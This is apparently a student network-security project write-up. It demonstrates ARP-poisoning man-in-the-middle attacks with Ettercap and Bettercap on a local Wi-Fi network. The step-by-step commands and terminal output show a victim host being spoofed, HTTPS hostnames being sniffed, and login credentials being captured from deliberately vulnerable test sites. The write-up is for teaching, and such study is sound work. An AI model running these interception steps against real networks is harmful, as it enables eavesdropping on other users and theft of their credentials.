
- Accessing the "Hosts" dropdown menu to begin scanning the local network for reachable endpoints.




- Selecting the **Scan for hosts** option to identify all active IP and MAC addresses within the current netmask.




- Managing the discovered Host List by assigning the network gateway (172.20.10.1) as **Target 1**.




- Assigning the victim host address (172.20.10.2) as **Target 2** to complete the interception staging.




- Accessing the **Targets** menu to verify that both the gateway and victim are correctly staged for the upcoming attack.




- Opening the **Current Targets** menu to verify the staged devices before initiating the attack.




- Accessing the MITM menu to deploy the **ARP poisoning** module against the established targets.



- Configuring the optional parameters for the ARP Poisoning attack and enabling the **Sniff remote connections** feature to begin interception.



- Successfully capturing plain-text credentials (**test/test**) from an intercepted HTTP POST request sent to the testphp.vulnweb.com login page.



BETTERCAP

Bettercap is a modern and powerful network attack and monitoring framework designed for **Man-in-the-Middle (MITM) attacks and real-time traffic analysis**. It supports both wired and wireless networks and provides advanced capabilities such as ARP spoofing, DNS manipulation, packet sniffing, and Wi-Fi attack modules.

In this project, Bettercap is used to **actively intercept network traffic**, analyze packet flow, and study how network communication can be compromised in insecure environments. The tool helps in understanding advanced attack techniques and reinforces the need for strong network security practices.

STEPS:

- bettercap -iface wlan0

```
(root@Fawaz)-[/home/fawaz]
# bettercap -iface wlan0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9 » [06:24:05] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9 »
```

Launches Bettercap by binding it to the specified wireless interface, enabling active network monitoring and attack modules to operate on Wi-Fi traffic.

- help

```
192.168.1.0/24 > 192.168.1.9 » help

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
can > not running
caplets > not running
dhcp6.spoof > not running
dns.proxy > not running
dns.spoof > not running
events.stream > running
gps > not running
graph > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
```

- help net.probe

```
192.168.1.0/24 > 192.168.1.9 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

    net.probe on : Start network hosts probing in background.
    net.probe off : Stop network hosts probing in background.

Parameters

    net.probe.mdns : Enable mDNS discovery probes. (default=true)
    net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
    net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
    net.probe.upnp : Enable UPNP discovery probes. (default=true)
    net.probe.wsd : Enable WSD discovery probes. (default=true)
```

Shows detailed information about the net.probe module, which is used for discovering active hosts and network devices.

- net.probe on

```
192.168.1.0/24 > 192.168.1.9 » net.probe on
[06:24:44] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [sys.log] [inf] zerogod service discovery started
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.10 detected as e4:e6:6c:f7:b7:42 (Tiandy Technologies Co.,LTD).
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.12 detected as e4:e6:6c:f7:b5:8e (Tiandy Technologies Co.,LTD).
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.11 detected as e4:e6:6c:f7:c3:cd (Tiandy Technologies Co.,LTD).
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.13 detected as e4:e6:6c:f7:b7:25 (Tiandy Technologies Co.,LTD).
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.5 detected as e4:e6:6c:10:4b:91 (Tiandy Technologies Co.,LTD).
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.8 detected as 10:68:38:8f:1f:ff (AzureWave Technology Inc.),
192.168.1.0/24 > 192.168.1.9 » [06:24:44] [endpoint.new] endpoint 192.168.1.15 detected as 10:68:38:8c:a9:b3 (AzureWave Technology Inc.).
192.168.1.0/24 > 192.168.1.9 » [06:24:45] [endpoint.new] endpoint 192.168.1.7 detected as f4:30:8b:89:bc:99 (Xiaomi Communications Co Ltd).
192.168.1.0/24 > 192.168.1.9 » [06:24:45] [endpoint.new] endpoint 192.168.1.2 detected as e8:65:d4:ef:8d:c8 (Tenda Technology Co.,Ltd.Dongguan branch).
192.168.1.0/24 > 192.168.1.9 » [06:24:48] [endpoint.new] endpoint 192.168.1.6 detected as 46:8b:02:29:90:6c.
```

Activates network probing to scan the local network and identify connected devices along with their IP and MAC address details.

- help arp.spoof

```
192.168.1.0/24 > 192.168.1.9 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

    arp.spoof on : Start ARP spoofer.
    arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
    arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
    arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
    arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=centire subnet)
    arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

Displays usage details and configuration options for the ARP spoofing module used to perform Man-in-the-Middle attacks.

- set arp.spoof.targets 192.168.1.15

Specifies the target IP address for ARP spoofing, ensuring the Man-in-the-Middle attack is directed only toward the selected device.

- help net.sniff

```
192.168.1.0/24 > 192.168.1.9 » set arp.spoof targets 192.168.1.15
192.168.1.0/24 > 192.168.1.9 » help net.sniff

net.sniff (not running): Sniff packets from the network.

net.sniff stats : Print sniffer session configuration and statistics.
net.sniff on : Start network sniffer in background.
net.sniff off : Stop network sniffer in background.
net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
net.fuzz off : Disable fuzzing

Parameters

net.fuzz.layers : Types of layer to fuzz. (default=Payload)
net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
net.sniff.filter : BPF filter for the sniffer. (default=not arp)
net.sniff.interface : Interface to sniff on. (default=)
net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them. (default=false)
net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
net.sniff.regepx : If set, only packets matching this regular expression will be considered. (default=)
net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default=)
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying, otherwise only the ones parsed at the application layer (sni, http, etc)
                    (default=false)
```

Displays information and usage options for the packet sniffing module used to capture and inspect network traffic.

- arp.spoof on

```
192.168.1.0/24 > 192.168.1.9 » arp.spoof on
[06:26:13] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.9 » [06:26:13] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.9 » net.sniff on
192.168.1.0/24 > 192.168.1.9 » [06:26:32] [net.sniff.https] sni 192.168.1.2 > https://presence-grpc-noneu.truecaller.com
192.168.1.0/24 > 192.168.1.9 » [06:26:32] [net.sniff.https] sni 192.168.1.2 > https://presence-grpc-noneu.truecaller.com
192.168.1.0/24 > 192.168.1.9 » [06:26:32] [net.sniff.https] sni 192.168.1.2 > https://ads-router-noneu.truecaller.com
192.168.1.0/24 > 192.168.1.9 » [06:26:32] [net.sniff.https] sni 192.168.1.2 > https://ads-router-noneu.truecaller.com
[06:26:32] [net.sniff.https] sni Android.local > https://query.atidevs.com
192.168.1.0/24 > 192.168.1.9 » [06:26:32] [net.sniff.https] sni Android.local > https://query.atidevs.com
192.168.1.0/24 > 192.168.1.9 » [06:26:33] [net.sniff.https] sni Android.local > https://query.atidevs.com
192.168.1.0/24 > 192.168.1.9 » [06:26:33] [net.sniff.https] sni Android.local > https://query.atidevs.com
192.168.1.0/24 > 192.168.1.9 » [06:26:33] [net.sniff.https] sni 192.168.1.2 > https://googleads.g.doubleclick.net
192.168.1.0/24 > 192.168.1.9 » [06:26:33] [net.sniff.https] sni 192.168.1.2 > https://googleads.g.doubleclick.net
[06:26:34] [net.sniff.https] sni 192.168.1.2 > https://push-callerid-noneu.truecaller.com
192.168.1.0/24 > 192.168.1.9 » [06:26:34] [net.sniff.https] sni 192.168.1.2 > https://push-callerid-noneu.truecaller.com
192.168.1.0/24 > 192.168.1.9 » [06:26:40] [net.sniff.https] sni Android.local > https://media-maa3-2.cdn.whatsapp.net
192.168.1.0/24 > 192.168.1.9 » [06:26:40] [net.sniff.https] sni Android.local > https://media-maa3-2.cdn.whatsapp.net
192.168.1.0/24 > 192.168.1.9 » [06:26:41] [net.sniff.mdns] mdns Android-2.local : Unknown query for Android-2.local
```

Enables ARP spoofing by poisoning ARP tables, positioning the attacker system between the target and the gateway to intercept network traffic.

- net.sniff on

```
192.168.1.0/24 > 192.168.1.9 » [06:27:11] [net.sniff.http.request] http 192.168.1.15 POST zero.webappsecurity.com/signin.html
192.168.1.0/24 > 192.168.1.9 »
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Origin: http://zero.webappsecurity.com
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Cookie: JSESSIONID=14404DEB
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

user_login=username &user_password=password&submit=Sign in&user_token=efd6064c-d46b-4e11-b06b-ba1618f15495
192.168.1.0/24 > 192.168.1.9 » [06:27:11] [net.sniff.http.request] http 192.168.1.15 POST zero.webappsecurity.com/signin.html
```

Enables packet sniffing to capture and display intercepted HTTP traffic in real time, revealing transmitted request details such as headers, form parameters, and credentials when unencrypted communication is used during a Man-in-the-Middle attack.

CONCLUSION

- This project successfully demonstrated real-time network traffic analysis and Man-in-the-Middle (MITM) attack simulation using tools such as **TShark, Tcpdump, Ettercap, and Bettercap**. Through practical implementation, both passive packet capturing and active interception techniques were performed to observe how data flows across a network. The project clearly showed how unencrypted communication, especially HTTP traffic, can expose sensitive information such as login credentials when proper security measures are not in place.
- By working with multiple command-line and MITM tools, this project enhanced practical understanding of network protocols, packet structures, and common attack methodologies. It also highlighted the importance of using secure protocols, encryption, and network protection mechanisms to prevent unauthorized access. Overall, this project provides valuable hands-on experience in ethical hacking and network security, reinforcing the need for strong defensive strategies in modern networks.